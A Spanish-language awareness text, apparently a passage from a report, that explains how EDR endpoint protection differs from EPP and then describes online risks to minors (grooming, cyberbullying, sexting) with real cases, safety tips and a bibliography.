Un **EPP** se centra únicamente en la prevención en el perímetro. Tiene como objetivo evitar que las amenazas ingresen en la red.

El **EDR** está enfocado en amenazas avanzadas, las diseñadas para evadir la primera capa de defensa y que logran penetrar en la red. Detecta esa actividad y contiene al adversario antes de que pueda moverse lateralmente en la red.

Cómo funciona un EDR

El EDR es más efectivo que un antivirus en la detección del malware desconocido puesto que utiliza una serie de técnicas novedosas, como son:

- Machine learning y la analítica.
- Sandboxing.
- Alertas generadas por sistemas externos (IOC o indicadores de compromiso), categorización de los incidentes para actuar sobre los más críticos con rapidez.
- Investigación de los incidentes desde el punto de vista histórico: se rastrea el origen y evolución del malware para tomar medidas preventivas de cara a incidentes futuros
- Herramientas de remediación para eliminar los ficheros infectados, poner en cuarentena y volver al estado anterior a la infección.

¿Cómo actúa el EDR?

EDR monitoriza la actividad de los endpoints y realiza una clasificación de los archivos según sean seguros, peligrosos o «desconocidos».

Cuando detecta archivos sospechosos (desconocidos) en uno de los endpoints, (p.e. un adjunto en un correo), automáticamente lo envía a la nube. Permanece aislado en un entorno de pruebas, y lo ejecuta imitando el comportamiento que tendría un usuario.

Mientras, un sistema de machine learning observa y aprende del comportamiento de la amenaza.

Tras observarlo un tiempo, se podrá determinar si es seguro o peligroso. Si se considera peligroso, se bloqueará en todos los endpoints.

De ese modo, si en el futuro se detecta de nuevo ese archivo en cualquiera de los endpoints, directamente lo bloqueará impidiendo su ejecución.

Beneficios del EDR

¿Cómo mejoran las herramientas EDR nuestra seguridad?

- Mayor anticipación a los ataques dirigidos. Con el modelo de prevención (pre-infección) y de detección (post-infección) se analizan patrones de comportamiento y es posible anticipar amenazas.
- Menor tiempo de exposición a incidentes de seguridad. Gracias a un enfoque reactivo, podemos actuar en cuestión de pocos segundos o minutos.
- Proporcionan una visibilidad completa de las amenazas de nuestros endpoints. Gracias a la investigación guiada, es más fácil comprender el origen de los incidentes, la ruta que ha seguido un ataque y el impacto o quien se ha visto afectado y cómo responder.

2. Redes sociales

Las **redes sociales** son tecnologías interactivas que permiten la creación o el intercambio de información, ideas, intereses profesionales y otras formas de expresión a través de comunidades y redes virtuales.

2.1 Delitos

Muchos padres se encuentran en una encrucijada a la hora de educar a sus hijos en el entorno de las nuevas tecnologías y, en concreto, en el mundo de Internet. Bien por desconocimiento o bien por incapacidad de control paterno, los menores muchas veces se ven expuestos a amenazas serias derivadas del uso de la Red

2.1.1 Grooming

El grooming, o engatusamiento, se refiere a aquellas prácticas online de ciertos adultos para ganarse la confianza de un/a menor con fines de satisfacción sexual. Esta práctica está íntimamente relacionada con la pornografía infantil, la pederastia y deriva en casos de abuso sexual. Los acosadores se ponen en contacto con menores, ya sea por las redes sociales, por chat o videochat o por foros de contactos. En la gran mayoría de los casos falsifican su identidad con el fin de conseguir un encuentro con el menor.

Caso real:

La ley argentina para prevenir el grooming fue impulsada tras el caso de Micaela Ortega, la niña asesinada en 2016, cuando tenía 12 años, por Jonathan Luna, un hombre que la contactó por la red social Facebook haciéndose pasar por una menor de edad, y fue condenado a prisión perpetua por el crimen.

2.1.2 Cyberbullying

El ciberbullying se produce cuando un/a menor atormenta, amenaza, humilla o molesta a otro/a mediante Internet, teléfono móvil, videoconsolas u otras tecnologías. El ciberbullying puede ser el paso siguiente al acoso sobre una persona o un punto de inicio difícilmente perceptible por padres y educadores. El problema es aún más grave a la vista de las contundentes cifras: el 42% de los niños de 6 años está en alguna red social, a pesar de que el límite de edad son los 14 años.

Caso real:

Alleem Halkic, un joven de Melbourne de 17 años, se quitó la vida en 2009 tras haber sufrido ciberbullying en una red social online. El tribunal que juzgó el caso en 2011 sentenció que había muerto a consecuencia de un acto de violencia.¹

2.1.3 Sexting

El sexting es una práctica consistente en el intercambio de contenidos personales de tipo sexual (fotografías o videos) por medio de teléfonos móviles o Internet. Estos envíos suelen producirse entre parejas o bien con el fin de intentar seducir a otra persona, pero el peligro viene dado en que muchas veces se suele contactar con gente desconocida. La extorsión con hacer públicas esas fotografías propicia graves problemas psicológicos al menor (que también afecta a adultos), que en algún caso han acabado en suicidio.

Caso real:

Jessica Logan vivía en Cincinnati, Estados Unidos, y había sido una niña alegre, deportista y con buenas notas. Hasta que conoció a Peter, un chico aparentemente tranquilo que se reveló como un celoso. Cuando Jessica lo dejó, Peter se vengó enviando a 30 personas del colegio fotografías de su ex-novia desnuda. La chica tuvo que soportar las bromas y los insultos, comenzaron a llamarla prostituta y hasta hicieron una gigantografía con su foto que pegaron en las paredes de la escuela. Jessica se suicidó a los 18 años.²

¹

<http://news.smh.com.au/breaking-news-national/tribunal-find-cyberbullying-is-violence-20110530-1fcnl.html>

² https://tn.com.ar/sociedad/seis-casos-en-el-que-el-sexting-termino-en-tragedia_657925/

2.2 Prácticas de seguridad recomendadas

1. Borrar cualquier imagen explícita que se le envíe

2. No distribuya imágenes explícitas. Si alguien le envía una imagen explícita de sí mismo o de otra persona, no se la transmita a nadie más.

3. Ignorar o rechazar cualquier solicitud de otros de imágenes inapropiadas. No vale la pena, no importa cuánto te guste la otra persona, incluso si crees que puedes confiar en ella. El riesgo potencial es demasiado alto. Si realmente se preocupan por ti, lo entenderán.

4. Bloquee a personas que le incomoda como hablan (o con lo que le envían).

5. Discuta las consecuencias de tomar, enviar o reenviar una foto sexual. Puede ser expulsado de equipos deportivos, enfrentar humillaciones, perder oportunidades educativas o enfrentar una investigación, posiblemente siendo acusado de pornografía.

6. Nunca te tomes fotos que no quieras que vean todos (tus compañeros de clase, profesores, familiares, amigos y tu empleador).

7. Antes de presionar enviar, recuerde que no puede controlar a dónde puede viajar esta imagen.

Bibliografía

<https://www.argentina.gob.ar/justicia/convosenlaweb/situaciones/que-es-la-ingenieria-social-y-como-protegerte>

<https://commissum.com/blog-articles/the-history-and-evolution-of-social-engineering-attacks>

mitnicksecurity.com/the-history-of-social-engineering#chapter-2

<https://www.pichincha.com/portal/blog/post/ataques-ingenieria-social>

<https://cipher.com/blog/10-personal-cyber-security-tips-cyberaware/>

<http://news.smh.com.au/breaking-news-national/tribunal-find-cyberbullying-is-violence-20110530-1fcn1.html>

<https://www.pantallasamigas.net/en/ciberbullying-grooming-y-sexting-las-amenazas-tecnologicas-para-los-menores-parasabe-com/>

https://tn.com.ar/sociedad/seis-casos-en-el-que-el-sexting-termino-en-tragedia_657925/

<https://cyberbullying.org/sexting-advice-teens>

<https://www.tecnozero.com/antivirus-y-anti-ransomware/que-es-un-edr/>